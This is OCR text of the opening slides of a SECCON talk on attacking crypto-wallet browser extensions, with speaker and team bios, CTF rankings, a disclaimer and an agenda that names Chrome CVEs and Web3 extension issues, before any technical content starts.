SECCON × NEPLOX


ATTACKING CRYPTO WALLETS

an In-Depth Look at Modern Browser Extension Security

Artem Mikheev @renbou
Vsevolod Kokorin @Slonser

WHOWEARE: TEAM

SECCON × NEPLOX



ctftime.org/team/83435

CTF TIME

C4T BuT S4D

Website: https://cbsctf.ru

Twitter: https://twitter.com/C4TBuTS4D

Participated in CTF events

2024 | 2023 | 2022 | 2021 | 2020 | 2019

Overall rating place: **4** with **1102,239** pts in 2024

Country place: **1**

2024 | 2023 | 2022 | 2021 | 2020 | 2019

Overall rating place: **2** with **1333,859** pts in 2023

Country place: **1**

2024 | 2023 | 2022 | 2021 | 2020 | 2019


Overall rating place: **4** with **1013,462** pts in 2022

Country place: **1**

1st on GoogleCTF

3rd on DEFCON

...



neplox.security

NEPLOX

NEPLOX

EST. 2024 BY CYBERSECURITY RESEARCHERS

[🔒 AUDITS] [CTF] [🔒 RESEARCH]

Formed by like-minded, top-tier security researchers from diverse backgrounds, the Neplox team is fueled by curiosity to explore and secure modern systems.

From international CTF winners to hardened reverse engineers and bug bounty hunters, our unique skillsets come together to offer a fresh perspective on the security of Web3 ecosystems.

WHOWEARE: US

IAM

HFT

@renbou **Artem**

10x Software Engineer

NEPLOX

EST. 2024 BY CYBERSECURITY RESEARCHERS

SolidPoint

Bug Bounty

Seva @Slonser


Client-Side Enjoyer

TOO LONG :\ DID NOT LISTEN

SECCON × NEPLOX

DISCLAIMER

This report is intended for discussion purposes only. It should not be used to make any statements or claims, offer warranties regarding the utility, safety, or suitability of the code, the product, the business model, or to express opinion about the mentioned companies or their products.



1 Extension Overview

2 Extension UIs

3 Extension / ~~Website~~ Interactions

4 Website / ~~Extension~~ Interactions

5 Chrome / ~~Extensions~~

Chrome **CVEs** & Real Issues in **Web3** Extensions


STEP 1

OVERVIEW

? Quick dive into browser extensions

OVERVIEW

